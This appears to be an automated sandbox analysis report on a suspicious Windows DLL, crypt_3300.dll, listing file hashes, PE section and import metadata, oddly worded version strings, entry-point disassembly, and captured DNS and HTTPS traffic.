Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....HIDAT8O.KK.Q.....v...me....H.}.D.....A$.=..=h.J..:..H...;qof?.M.....?..gg.j*.X..`/e8.10...T.. ....h..\?..7)q8.MB..u.-...?..G.p.O...0N.!.. .....M.....hC.tVzD...+?....Wz}h...8.+<..T._...D.P.p&.0.v....+r8.tg..g .C..a18G...Q.I.=..V1.....k...po.+D[^..3SJ.X..x...`..@4..j..1x'.h.V. ...3..48.{$BZW.z.>....w4~.`..m....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\BB1cXwvz[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	7309
Entropy (8bit):	7.931440308140278
Encrypted:	false
SSDEEP:	96:BGEEaRHc4LAeKhw6iVgC5q97CbjckMawP0xq1ZDua62Gw5LBBay+fLnFw6+9KbxO:BF/l3Liqq7yvGPq25dqnr/+9WO
MD5:	ABF6064582E3E1C7A35E1AE8E561F21A
SHA1:	6ED3779DBD3E9110E25565C3BFE7CDC24284ABED

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\BB1cXwvz[1].jpg	
SHA-256:	5BAC3F36B22EE57DCE8E08AD9058E0F36D96562D3C11784CA5B62B527A62AEE1
SHA-512:	67C0AC798E3C07143AD489997002D833B211B5269A07DD7A895D35B4B00A8E4A7662A2DF5EAFF430980C2C472763FF8D987C66557ADA38039EABCF2BEBB7EE0 0
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cXwvz.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..I.....|.?w...J.....+M.c.?.._;}OM.|.H?*F1.l.=h.c.?..C..~f.R.....V.....H...m-.....A.o..l=....U.:5.....&....g..>%Bt..? t.Nk.....W...i..Lv.....(.. ...@.W.$x2b...SPT..Q...Z....S..."f...6...q..Ht.}F$U(..H.u..r:c....M0.....b....1....CZ..e.Kc..6.i...^.....(....'..^.sod..o..Q.....p...Gsk..l%.8..[.3..=...ix...~.c&..<. .Afs...A..^t.|...<.....qQj.#bX...?..O

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\BB1cYuNh[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	6949
Entropy (8bit):	7.877218491069892
Encrypted:	false
SSDEEP:	192:BCd8hvcI56i2Gpvk+k83T4OXJpkEBiRJVR03:kmGIsFGpM+k8jTyV5I
MD5:	13C1BF4264CAA4DAEC3C13FB75FA9D96
SHA1:	32AD03851A06F9FF2874354E141B937CAB6EFBB7
SHA-256:	89B4BD01ED175CEE78985FBC83719FBDDF8BACCCEFDE6AAA274D75D4679689F5
SHA-512:	D0E2FDBB0EB8CE74B359B3D7A0D0C0D576C4E2D9AF9FF8A77BB38E8C9A722DE5805C8E2969B6BD3D766C1C6F7A1153BF5D0C699E80B999382E44A3DAAE0B1 977
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYuNh.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..E-r.x.....ZD..1o...n..^...y.. .V;qH...."..V W.`....7l...?*T..)......X.e...~..'...f.M...?.f.....d....[....j.^....n.o`..@.o. ...>.&? @*..1._.Tv..e$....|)..-....z....E..P...hy..y.m....a?.+.....\...w..t.<.8.8.....y.....}80...A.he+X.....$.g....r....l....8V_.]...3>$.....er.M...qJ...b....v...O.....Mo..wh.....V....e...F_.d"....F..oq .....~y...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.780412834902433
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	crypt_3300.dll
File size:	167424
MD5:	1f760b56c552060d55aa4a2902133e1f
SHA1:	a7b95e6aa8cb4d2fb83da38a78bb6964ffe4bd8f
SHA256:	2b8c7b7112e8070d01b2f977c360772e05704fff1838bf124780b9c8b699f337
SHA512:	5394cf2ecf0f0f076fde52e8c250ce86b52b2aba822e2470f68862d063acaa44ca9c369e55ac56bafb266ea736f4f6c8280ef2903c8f06ee10259c0a7b3e658a
SSDEEP:	3072:LPt9UofdP4nIFJABRIGM2k0xe2Iy95auD3H8t2YmzQPJb:DtLdP4QaBaGM2k0xe2T55bQ2Pi
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k..a8..a8..a8...8..a8...8..a8...8..a8...8..a8...8..a8...8..a8...8..a8..`88.a8...8..a8...8..a8...8..a8...8..a8Rich..a8.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100020d3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x497836A1 [Thu Jan 22 09:04:33 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	03950ae48622d89c2d077838afd282e9

Entrypoint Preview

Instruction
mov edi, edi
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007F09E072EDB7h
call 00007F09E07304CEh
push dword ptr [ebp+08h]
mov ecx, dword ptr [ebp+10h]
mov edx, dword ptr [ebp+0Ch]
call 00007F09E072ECA1h
pop ecx
pop ebp
retn 000Ch
mov edi, edi
push ebp
mov ebp, esp
sub esp, 00000328h
mov dword ptr [10028140h], eax
mov dword ptr [1002813Ch], ecx
mov dword ptr [10028138h], edx
mov dword ptr [10028134h], ebx
mov dword ptr [10028130h], esi
mov dword ptr [1002812Ch], edi
mov word ptr [10028158h], ss
mov word ptr [1002814Ch], cs
mov word ptr [10028128h], ds
mov word ptr [10028124h], es
mov word ptr [10028120h], fs
mov word ptr [1002811Ch], gs
pushfd
pop dword ptr [10028150h]
mov eax, dword ptr [ebp+00h]
mov dword ptr [10028144h], eax
mov eax, dword ptr [ebp+04h]
mov dword ptr [10028148h], eax
lea eax, dword ptr [ebp+08h]
mov dword ptr [10028154h], eax
mov eax, dword ptr [ebp-00000320h]
mov dword ptr [10028090h], 00010001h
mov eax, dword ptr [10028148h]

Instruction
mov dword ptr [10028044h], eax
mov dword ptr [10028038h], C0000409h
mov dword ptr [1002803Ch], 00000001h

Rich Headers

Programming Language:	• [C] VS2008 build 21022 • [LNK] VS2008 build 21022 • [C] VS2005 build 50727 • [ASM] VS2008 build 21022 • [IMP] VS2005 build 50727 • [RES] VS2008 build 21022 • [C++] VS2008 build 21022 • [IMP] VS2008 build 21022 • [EXP] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x26ad0	0x79	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x264ec	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0xee0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x39000	0xd08	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x21140	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x26170	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x21000	0x108	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1f5bc	0x1f600	False	0.765111429283	data	7.02169145494	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x21000	0x5b49	0x5c00	False	0.467094089674	data	5.92572103513	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x27000	0x10df8	0x1200	False	0.353949652778	data	3.51418461496	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0xee0	0x1000	False	0.367431640625	data	3.38633866815	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x39000	0x140c	0x1600	False	0.499289772727	data	4.84184703976	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0x384f8	0x124	data	English	United States
RT_DIALOG	0x38620	0xc2	data	English	United States
RT_DIALOG	0x386e8	0xf0	data	English	United States
RT_DIALOG	0x387d8	0x136	data	English	United States
RT_DIALOG	0x38910	0xea	data	English	United States
RT_DIALOG	0x38a00	0x118	data	English	United States
RT_DIALOG	0x38b18	0x10e	data	English	United States
RT_DIALOG	0x38c28	0x136	data	English	United States
RT_VERSION	0x38240	0x2b8	COM executable for DOS	English	United States
RT_MANIFEST	0x38d60	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	TlsGetValue, Sleep, VirtualProtect, TlsAlloc, GetCurrentThreadId, GetCommandLineA, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, GetModuleHandleW, GetProcAddress, TlsSetValue, TlsFree, InterlockedIncrement, SetLastError, GetLastError, InterlockedDecrement, HeapFree, ExitProcess, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, DeleteCriticalSection, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, HeapCreate, HeapDestroy, VirtualFree, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, LeaveCriticalSection, EnterCriticalSection, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, HeapAlloc, VirtualAlloc, HeapReAlloc, WriteFile, LoadLibraryA, InitializeCriticalSectionAndSpinCount, RtlUnwind, GetLocaleInfoA, GetStringTypeA, MultiByteToWideChar, GetStringTypeW, LCMapStringA, LCMapStringW, HeapSize, GetModuleHandleA
LZ32.dll	LZInit, LZDone, LZSeek, LZStart

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x1001c9d0
Voicetest	2	0x10008490
Writtendesign	3	0x1001c980

Version Infos

Description	Data
LegalCopyright	Father men 2011 Your fine
InternalName	HeavyThought
FileVersion	3.4.1.793
CompanyName	Age leave
Bone claim	Nor seem
ProductName	tiny.dll
ProductVersion	3.4.1.793
FileDescription	Father men
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 120

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:09:36.974427938 CET	49735	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:36.974505901 CET	49736	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:36.974562883 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:36.974849939 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:36.974877119 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:36.975016117 CET	49740	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.017359018 CET	443	49735	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.017451048 CET	443	49736	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.017481089 CET	443	49737	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.017507076 CET	443	49739	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.017529011 CET	49735	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.017563105 CET	49736	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.017594099 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.017621040 CET	443	49740	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.017653942 CET	443	49738	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.017668962 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.018831015 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.018985987 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.019002914 CET	49740	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.019938946 CET	49740	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.020277023 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.021127939 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.027653933 CET	49735	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.031407118 CET	49736	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.062011003 CET	443	49738	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.063050032 CET	443	49740	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.063085079 CET	443	49739	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.063126087 CET	443	49738	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.063163042 CET	443	49738	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.063198090 CET	443	49738	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.063215017 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.063241959 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.063271046 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.063846111 CET	443	49737	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.064215899 CET	443	49739	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.064264059 CET	443	49739	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.064306021 CET	443	49739	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.064323902 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.064343929 CET	443	49740	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.064363956 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.064373016 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.064383984 CET	443	49740	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.064393997 CET	49740	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.064419031 CET	443	49740	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.064436913 CET	49740	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.064481974 CET	49740	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.064960003 CET	443	49737	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.065010071 CET	443	49737	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.065042973 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.065047026 CET	443	49737	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.065139055 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.065144062 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.070431948 CET	443	49735	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.072077036 CET	443	49735	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.072122097 CET	443	49735	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.072146893 CET	49735	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.072156906 CET	443	49735	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.072194099 CET	49735	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.072208881 CET	49735	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.074157953 CET	443	49736	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.075288057 CET	443	49736	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.075331926 CET	443	49736	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.075366020 CET	443	49736	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.075392962 CET	49736	443	192.168.2.5	151.101.1.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:09:37.075426102 CET	49736	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.075429916 CET	49736	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.080014944 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.081326962 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.081388950 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.082241058 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.082792044 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.082823038 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083024025 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083051920 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083236933 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083343983 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083419085 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083498001 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083586931 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083667994 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.083746910 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.106290102 CET	49740	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.106317043 CET	49735	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.106930017 CET	49735	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.107157946 CET	49740	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.121011972 CET	49736	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.122318983 CET	49736	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.123148918 CET	443	49739	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.123255014 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.124370098 CET	443	49738	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.124406099 CET	443	49737	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.124480009 CET	49738	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.124639034 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.125165939 CET	443	49739	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.125236034 CET	49739	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.125530958 CET	443	49737	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.125562906 CET	443	49739	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.125622988 CET	443	49738	151.101.1.44	192.168.2.5
Jan 22, 2021 19:09:37.125637054 CET	49737	443	192.168.2.5	151.101.1.44
Jan 22, 2021 19:09:37.125780106 CET	49738	443	192.168.2.5	151.101.1.44

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:09:20.096146107 CET	61733	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:20.146889925 CET	53	61733	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:20.233077049 CET	65447	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:20.294289112 CET	53	65447	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:21.057598114 CET	52441	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:21.108232021 CET	53	52441	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:22.055986881 CET	62176	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:22.115000010 CET	53	62176	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:23.354717970 CET	59596	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:23.402909040 CET	53	59596	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:24.411201000 CET	65296	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:24.462135077 CET	53	65296	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:25.898710966 CET	63183	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:25.946755886 CET	53	63183	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:27.033359051 CET	60151	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:27.081402063 CET	53	60151	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:27.887962103 CET	56969	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:27.936788082 CET	53	56969	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:29.257466078 CET	55161	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:29.316668034 CET	53	55161	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:29.666541100 CET	54757	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:29.714591980 CET	53	54757	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:30.155623913 CET	49992	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:30.211349010 CET	60075	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:09:30.214690924 CET	53	49992	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:30.270466089 CET	53	60075	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:32.195328951 CET	55016	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:32.251519918 CET	53	55016	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:32.665340900 CET	64345	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:32.721359968 CET	53	64345	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:33.763437033 CET	57128	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:33.829823017 CET	53	57128	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:34.635883093 CET	54791	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:34.702229023 CET	53	54791	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:35.287704945 CET	50463	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:35.346894026 CET	53	50463	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:35.681421041 CET	50394	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:35.729511976 CET	53	50394	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:36.908406973 CET	58530	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:36.969964027 CET	53	58530	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:38.628803968 CET	53813	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:38.691082001 CET	53	53813	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:52.756663084 CET	63732	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:52.804534912 CET	53	63732	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:57.845839024 CET	57344	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:57.896737099 CET	53	57344	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:58.843070984 CET	57344	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:58.878551006 CET	54450	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:09:58.902365923 CET	53	57344	8.8.8.8	192.168.2.5
Jan 22, 2021 19:09:58.926364899 CET	53	54450	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:00.128751993 CET	54450	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:00.129455090 CET	57344	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:00.176722050 CET	53	54450	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:00.188649893 CET	53	57344	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:01.124417067 CET	54450	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:01.172324896 CET	53	54450	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:01.312755108 CET	59261	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:01.400860071 CET	53	59261	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:02.124445915 CET	57344	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:02.184123039 CET	53	57344	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:03.131196022 CET	54450	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:03.180037022 CET	53	54450	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:06.131378889 CET	57344	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:06.182076931 CET	53	57344	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:07.147241116 CET	54450	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:07.196007013 CET	53	54450	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:09.577081919 CET	57151	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:09.625099897 CET	53	57151	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:12.108937979 CET	59413	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:12.156791925 CET	53	59413	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:17.380152941 CET	60516	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:17.436533928 CET	53	60516	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:24.344794989 CET	51649	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:24.401053905 CET	53	51649	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:31.863028049 CET	65086	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:32.279838085 CET	53	65086	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:40.686623096 CET	56432	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:40.742904902 CET	53	56432	8.8.8.8	192.168.2.5
Jan 22, 2021 19:10:41.047530890 CET	52929	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:10:41.103929043 CET	53	52929	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:00.453167915 CET	64317	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:00.501034975 CET	53	64317	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:15.120337009 CET	61004	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:15.550951958 CET	53	61004	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:19.785123110 CET	56895	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:19.788033009 CET	62372	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:19.833147049 CET	53	56895	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:19.835972071 CET	53	62372	8.8.8.8	192.168.2.5

